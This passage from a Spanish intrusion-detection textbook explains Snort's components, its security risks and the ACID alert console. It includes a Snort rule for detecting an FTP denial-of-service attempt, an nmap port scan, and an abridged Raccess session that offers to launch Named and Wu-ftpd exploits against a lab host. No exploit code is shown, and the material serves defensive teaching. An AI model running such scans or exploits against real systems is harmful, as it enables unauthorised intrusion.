
Preprocesador

A medida que el decodificador de paquetes vaya recogiendo el tráfico que pasa por la red, lo irá entregando al elemento de preprocesado para que lo vaya adaptando y se lo vaya entregando al motor de detección.

Así pues, el preprocesador irá obteniendo paquetes sin tratar (*raw paquets*) y los verificará mediante un conjunto de *plug-ins* (como, por ejemplo, el *plug-in* para llamadas RPC o el *plug-in* de escaneo de puertos). Estos *plug-ins* verificarán los paquetes en busca de ciertos comportamientos en éstos que le permita determinar su tipo. Una vez determinado el comportamiento del paquete, éste será enviado hacia el motor de detección.

Esta característica de preprocesamiento es realmente importante para una herramienta de detección, ya que es posible la utilización de terceras aplicaciones (en forma de *plug-ins*) que pueden ser activadas y desactivadas según las necesidades del nivel de preprocesado. Por ejemplo, si a un administrador de red no le preocupa el tráfico RPC que entra y sale de su red (y no necesita, por tanto, analizarlo) por cualquier motivo, no tendrá más que desactivar el *plug-in* de RPC y seguir utilizando el resto.

En la siguiente figura vemos un esquema donde el preprocesador de Snort utiliza dos de sus *plug-ins* para verificar el tipo del paquete que va recibiendo y pasarlo posteriormente al motor de detección.



Motor de detección

El motor de detección es el corazón de Snort desde el punto de vista de sistema de detección de intrusos. A partir de la información proporcionada por el preprocesador y sus *plug-ins* asociados, el motor de detección contrastará estos datos con su base de reglas. Si alguna de las reglas coincide con la información obtenida, el motor de detección se encargará de avisar al sistema de alertas indicando la regla que ha saltado.

Como ya adalantabamos, el motor de detección de Snort se basa en una detección de usos indebidos a través de un reconocimiento de firmas de ataque. Para ello, el motor de detección hace uso de los conjuntos de reglas asociados a Snort. Estos conjuntos de reglas están agrupados por categorías (troyanos, *buffer overflows*, ataques contra servicios web, etc.) y deben ser actualizados a menudo.

Una regla puede estar dividida en dos partes. En primer lugar tenemos la cabecera de la regla, en la que indicamos la acción asociada a ésta en caso de cumplirse (generación de un fichero de registro o generación de una alerta), el tipo de paquete (TCP, UDP, ICMP, etc.), la dirección de origen y destino del paquete, etc. En segundo lugar está el campo `option` de la regla, donde encontraremos la información que debe contener el paquete (en la parte de datos, por ejemplo) para que se cumpla la regla.

Snort posee una sintaxis propia para la creación de las reglas. Esta sintaxis incluye el tipo de protocolo, el contenido, la longitud, la cabecera, etc., que permiten especificar hasta el más minimo detalle de la condición que ha de darse para que un paquete cumpla dicha regla.

Éste es un ejemplo de regla de Snort:


```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP EXPLOIT STAT *
dos attempt"; flow:to_server,established; content:"STAT "; nocase;
content:"*"; reference:bugtraq,4482; classtype:attempted-dos;
sid:1777; rev:1;)
```

De todos los elementos que hemos visto, el motor de detección y la sintaxis utilizada por las reglas de detección son las partes más complicadas de comprender a la hora de estudiar el comportamiento de Snort.

Aun así, una vez que nos pongamos a trabajar con Snort y hayamos aprendido mínimamente la sintaxis utilizada, es bastante sencillo llegar a personalizar y ajustar el comportamiento de la funcionalidad de detección de Snort.

Además, los conjuntos de reglas pueden ser activados o desactivados con facilidad para poder así definir el comportamiento de detección deseado según el tipo de red donde Snort va a ser configurado.

En la siguiente figura podemos ver un sencillo esquema sobre el comportamiento general del motor de detección de Snort.




Sistema de alertas e informes

Una vez que la información capturada por el decodificador de paquetes de Snort es analizada por el motor de detección, los resultados deben ser reportados de alguna forma. Mediante este componente será posible realizar esta función, pudiendo generar los resultados en distintos formatos y hacia distintos equipos.

Cuando una alerta es lanzada por el motor de detección, esta alerta puede suponer la generación de un fichero de registro (*log*), ser enviada a través de la red mediante un mensaje SNMP o incluso ser almacenada de forma estructurada por algún sistema gestor de base de datos como, por ejemplo, MySQL o Postgres.

Además, es posible la utilización de herramientas alternativas (desarrolladas por terceras partes) que facilitan la visualización y el tratamiento de la información reportada por Snort. La mayor parte de estas herramientas están disponibles para poder ser descargadas libremente de Internet.

Como en el caso del motor de detección y el preprocesador, el sistema de alertas e informes de Snort también utiliza un esquema de *plug-ins* para el envío de alertas y notificaciones. En la siguiente figura podemos ver un esquema sobre cómo funciona este sistema de notificaciones a través de *plug-ins*.



5.1.3. Consideraciones de seguridad con Snort

Aunque la finalidad de una aplicación como Snort es la de mejorar la seguridad de nuestra red, es muy posible que este tipo de herramientas presenten vulnerabilidades (en su diseño, en su código, en su configuración, etc.), por lo que su instalación en una red de producción puede suponer un nuevo agujero en su seguridad.

Si un atacante consigue hacerse con un sistema donde está funcionando Snort, no será posible poder confiar en las alertas y notificaciones que este sistema de detección nos está ofreciendo. Será necesario reinstalar todo el sistema y configurarlo de nuevo para poder volver a confiar en él.

Imaginemos, por ejemplo, que el sistema de detección que hemos instalado en la red y donde está funcionando Snort tiene un puerto de SSH abierto para ofrecer la posibilidad de trabajo remoto contra dicho sistema. Además, el sistema almacena las alertas en una base de datos local y ejecuta un servidor de HTTP y HTTPS para ofrecer una interfaz web segura hacia las alertas y notificaciones reportadas por Snort y almacenadas en la base de datos local.

En este supuesto, el sistema de detección que hemos instalado en la red es igual de vulnerable (o incluso más) que cualquiera de los sistemas que queremos proteger. Para empezar, este sistema de detección tiene abiertos toda una serie de puertos TCP, por ejemplo: SSH (puerto 22), HTTP (puerto 80), HTTPS (puerto 443) y posiblemente MySQL (puerto 3306) o Postgres (puerto 5432). La mayor parte de los servidores que ofrecen estos servicios presentan deficiencias de seguridad y, dependiendo de las versiones y de las condiciones de configuración, es posible que puedan ser explotados para realizar un ataque de intrusión.

En ese momento, cualquiera que tenga acceso a dicha red podrá realizar un escaneo de puertos con alguna herramienta como, por ejemplo, Nmap, y tratar de realizar una captura de paquetes en caso de disponer de un equipo donde pueda colocar la tarjeta de red en modo promiscuo (o realizar un envenenamiento de ARP). Supongamos que dicho atacante encuentra, entre la información obtenida, que existen deficiencias en alguno de los servicios anteriores y logra realizar con éxito un ataque de intrusión en el sistema donde Snort está funcionando. En este caso, el sistema de detección dejará de ofrecer información de confianza y sus alertas carecerán de valor.

Aparte de las deficiencias de seguridad que pudiesen existir en los servidores del ejemplo anterior, también es posible encontrar este tipo de deficiencias en el propio código de Snort. Aunque en la corta existencia de esta aplicación el número de incidentes de seguridad reportados por la comunidad de desarrolladores y de usuarios no es demasiado elevada (seguramente gracias a su diseño minimalista y basado en cadenas de *plug-ins*), es posible encontrar versiones de Snort que presenten deficiencias de programación que puedan ser explotadas bajo ciertas condiciones.

Por el momento, algunas de las deficiencias reportadas contra versiones antiguas de Snort cuentan con la posibilidad de poder realizar una denegación de servicio contra el núcleo de la aplicación (dependiendo de cómo haya sido configurado) y algunas deficiencias de desbordamientos de *buffer* relacionadas con algunos de los *plug-ins* desarrollados por terceras partes. Aun así, y a diferencia de muchas otras herramientas de seguridad, Snort cuenta con un historial de deficiencias de seguridad realmente muy bajo.

5.1.4. Utilización de ACID como interfaz gráfica

Alertas de Snort

Si tratáis de poner en marcha Snort en una red congestionada y con un número razonable de firmas de detección activadas, la cantidad de alertas lanzadas por Snort puede alcanzar la centena en poco tiempo. Este enorme volúmen de información no será fácil de tratar con la utilización de un simple navegador de ficheros de registro.

El propósito de instalar Snort en una red no es únicamente obtener información (intentos de intrusión), sino analizar tal información y poder tomar las acciones necesarias en función de los datos obtenidos. Si el número de reglas activadas es elevado y el tráfico de la red aumenta con facilidad, no será del todo sencillo analizar la información reportada por Snort a no ser que utilicemos herramientas de visualización adecuadas.

Por otro lado, la faceta interesante de un sistema de detección como Snort no es simplemente registrar eventos o alertas, sino ser capaz de reaccionar a los intentos de intrusión en un periodo de tiempo razonablemente corto. Así pues, será necesario el uso de segundas aplicaciones que ayuden a consolidar y analizar la información reportada por Snort, con el objetivo de alertar a los administradores de la red de los intentos de intrusión analizados.

Actualmente, existe un gran número de utilidades para trabajar con las alertas generadas por Snort. Algunas de estas herramientas son mantenidas por la propia comunidad de desarrolladores de Snort, aunque también podemos encontrar aplicaciones desarrolladas por terceras partes. Éste es el caso de la interfaz *ACID* (*Analysis Console for Intrusion Databases*) desarrollada dentro del proyecto *AIRCERT* del centro de coordinación CERT de *Carnegie Mellon*. En el momento de escribir este documento, ACID es probablemente la mejor solución basada en *software* libre para el análisis de las alertas y eventos reportados por Snort.

Roman Danyliw

Aunque dentro del proyecto colaboran distintas personas, el código de ACID sigue siendo mantenido por su creador original, Roman Danyliw. ACID puede ser descargado libremente desde la url `http://acid-lab.sourceforge.net/`


ACID es básicamente un conjunto de *scripts* escritos en PHP que proporcionan una interfaz entre un navegador web y la base de datos donde Snort irá almacenando las alertas. Aunque se trata de una herramienta aún en construcción, su desarrollo cuenta ya con más de cuatro años de experiencia. Durante este tiempo, ACID se ha convertido en una herramienta muy potente para la consolidación y el análisis de alertas generadas por Snort. Aunque inicialmente ACID fue pensado para procesar únicamente información reportada por Snort, actualmente ACID es independiente de la base de datos de Snort y puede procesar información de otros productos. Por ejemplo, es posible combinar ACID para analizar información reportada a través de *netfilter*, o mensajes de control de acceso generados por productos de Cisco. Otras de las características que podemos destacar de ACID son las siguientes:

- Decodificación y visualización de paquetes TCP/IP.
- Creación de diagramas y estadísticas basadas en fechas, horas, firmas, protocolo, etc.

- Interfaz para la realización de búsquedas y creación de consultas. Los resultados de estas acciones se devolverán de forma estructurada con información para facilitar la comprensión de las alertas lanzadas por Snort. En esta información se resaltarán las direcciones de origen/destino, los puertos de origen/destino, estado de las banderas TCP/IP (*TCP/IP flags*), etc.

- Gestión de alarmas. Se proporciona la posibilidad de crear grupos de alarmas lógicos, donde almacenar la información de los incidentes que sean necesario destacar. También existen opciones de manejo de las alarmas, permitiendo la eliminación de falsos positivos, exportación a través de correo electrónico y/o almacenamiento de las alertas encontradas en la base de datos.

La estructura de ACID es multinivel y fácilmente escalable. Puede ser utilizado tanto en un sistema aislado de la red, como con distintos equipos repartidos en diferentes capas de la red. La siguiente figura muestra la parte lógica del sistema:




Como se puede ver en la figura anterior, ACID trabaja con las alertas que diferentes sensores de Snort irán depositando en una base de datos. Un conjunto de *scripts* escritos en lenguaje PHP se encargarán de realizar las consultas pertinentes a la base de datos y transformar los resultados en HTML para poder navegar desde un cliente de HTTP por los resultados ofrecidos por ACID. Los SGBD soportados por ACID son oficialmente PostgreSQL y MySQL, aunque es posible modificar el código de la aplicación para poder trabajar con otros SGBD basados en SQL y soportados por PHP. Respecto al servidor de HTTP, ACID puede funcionar correctamente bajo cualquier servidor web que soporte PHP4. Aun así, es posible encontrarse con complicaciones con según qué servidores a causa de las restricci-


ones relacionadas con la generación de gráficas y estadísticas. Esta parte de la aplicación está especialmente pensada para funcionar en un sistema GNU/Linux, junto con el servidor de HTTP Apache.

La instalación y configuración de los prerrequisitos básicos de ACID en un sistema GNU/Linux (conjunto de sensores de Snort, servidor de HTTP Apache, intérprete de lenguaje PHP4, librerías gráficas necesarias, SGBD, etc.) no serán detallados en el presente documento, pues escapan a la finalidad del mismo. Así pues, veremos a continuación un ejemplo de cómo utilizar ACID en un sistema con los anteriores prerrequisitos ya instalados y configurados.


Suponiendo que tenemos ACID correctamente instalado en un sistema GNU/Linux con dirección IP `172.16.77.2`, trataremos de acceder a la interfaz principal de ACID desde un cliente de HTTP a través de la URL `http://172.16.77.2/acid/`. Si es la primera vez que accedemos a ACID, nos aparecerá en el navegador la siguiente pantalla:



El motivo de la pantalla anterior no es más que anunciarnos que existen algunas tablas de la base de datos que aún no han sido generadas. Normalmente, la base de datos que utilizará Snort viene en un fichero de consultas SQL para un SGBD MySQL o PostgreSQL. Pero en dicho fichero no vienen las tablas que utilizará ACID para indexar las tablas de `Snort`. Si pulsamos sobre el enlace `Setup page`, el servidor ejecutará el *script* necesario para generar las tablas requeridas.




Si todo va bien, es decir, el guión se ejecuta correctamente en el servidor y las tablas necesarias para el funcionamiento de ACID se crean correctamente, aparecerá en nuestro navegador la siguiente pantalla:



A partir de este momento, podemos empezar a utilizar ACID. Como veremos en las siguientes imágenes, su utilización es muy sencilla. Nada más entrar, veremos la pantalla principal de ACID. Parte de la información que veremos en esta pantalla son las estadísticas generales de la actividad reportada con Snort: el nombre y la categoría de las alertas que han sido lanzadas, el número de alertas agrupado por protocolos, porcentajes de alertas lanzadas, etc.


Cada una de estas informaciones se ofrece en forma de enlace. Pulsando sobre cualquiera de estos enlaces, podremos entrar y seleccionar la información correspondiente. Por el momento, la única información reportada es el nombre de la base de datos (`snort@localhost`), la marca de tiempo de la última consulta realizada (`16 de abril de 2003`) y la versión del esquema utilizado. Por el momento, y tal como indica la etiqueta `time window`, ninguna alerta habrá sido reportada.



Para comprobar el correcto funcionamiento de Snort, y asegurarnos de que ACID accede sin problemas a las alertas reportadas en la base de datos, realizaremos desde algún otro equipo con acceso a la red local una exploración de puertos mediante la herramienta Nmap:

```
root$nmap 172.16.77.2

22/tcp      open
111/tcp     open
993/tcp     open
995/tcp     open
1024/tcp    open
```

Una vez realizada la exploración de puertos anterior, veremos cómo, al refrescar la pantalla principal, ACID nos informa de que cuatro alertas han sido añadidas a la base de datos de Snort.



En la figura anterior podemos ver cómo el resto de marcadores de la pantalla principal se han actualizado. La información más importante a destacar es que la base de datos recibe alertas de un único sensor, que el número total de alertas reportadas es de cuatro y que el `time window` es tan sólo de un segundo. Por otro lado, de las cuatro alertas, vemos que hay tres alertas únicas, organizadas en un total de dos categorías.

También podemos observar en la figura anterior que dos de las alertas pertenecen a tráfico TCP, y otras dos pertenecen a tráfico ICMP. Respecto a las estadísticas sobre direcciones IP y puertos TCP y UDP, podemos contrastar también que dos direcciones IP de origen, dos direcciones IP de destino, y cuatro puertos TCP han sido reportados.

Para elevar un poco más el número de alertas reportadas por `Snort`, podemos utilizar a continuación algún escáner de vulnerabilidades contra el equipo que alberga el sensor de Snort, o contra algún equipo que se encuentre dentro de la misma red. El escáner de vulnerabilidades escogido es `Raccess`.

Raccess (*Remote Access Session*) es un escáner de vulnerabilidades en red que analiza la integridad de un sistema trantando de obtener un acceso ilegal contra alguno de sus equipos mediante el uso de técnicas remotas de intrusión.


La principal diferencia entre Raccess y otros escáneres de vulnerabilidades similares como, por ejemplo, Nessus, es la utilización de ataques reales contra los equipos a analizar. De este modo, si Raccess encuentra una vulnerabilidad remota en alguno de los equipos analizados, tratará de obtener una cuenta con privilegios de administrador.

Actualmente, Raccess incluye un gran número de ataques remotos reales para distintos sistemas operativos y funciona sobre sistemas GNU/Linux, BSD y Solaris. Aun así, Raccess no es una herramienta para atacantes. Raccess es una utilidad para administradores y especialistas en seguridad de redes. De hecho, no utiliza técnicas silenciosas para tratar de pasar desapercibida. Por tanto, se trata de una herramienta muy ruidosa, cuya utilización es fácil de detectar por las máquinas remotas.

La siguiente imagen muestra la utilización de Raccess contra el equipo `172.16.77.2`, aunque los resultados ofrecidos por Raccess han sido simplificados. Como vemos, tras realizar una primera exploración de puertos contra el equipo elegido para la exploración, Raccess seleccionará de su base de datos de ataques aquellos que coincidan con los servicios abiertos, teniendo en cuenta el sistema operativo de destino, el servidor que ofrece cada servicio, etc.

```
root$raccess 172.16.77.2
...

--Service ssh Port 22: Opened!!--
Banner Info: SSH-1.99-OpenSSH_3.1p1

--Checking named version...
Named version: 8.2.2-P5

--Service sunrpc Port 111: Opened!!--

...

~Scan Completed!!

Starting attack session...

...
Named exploit
Do you want to run this exploit (y/n)? Y
...
Wu-ftpd exploit
Do you want to run this exploit (y/n)? Y
...
```

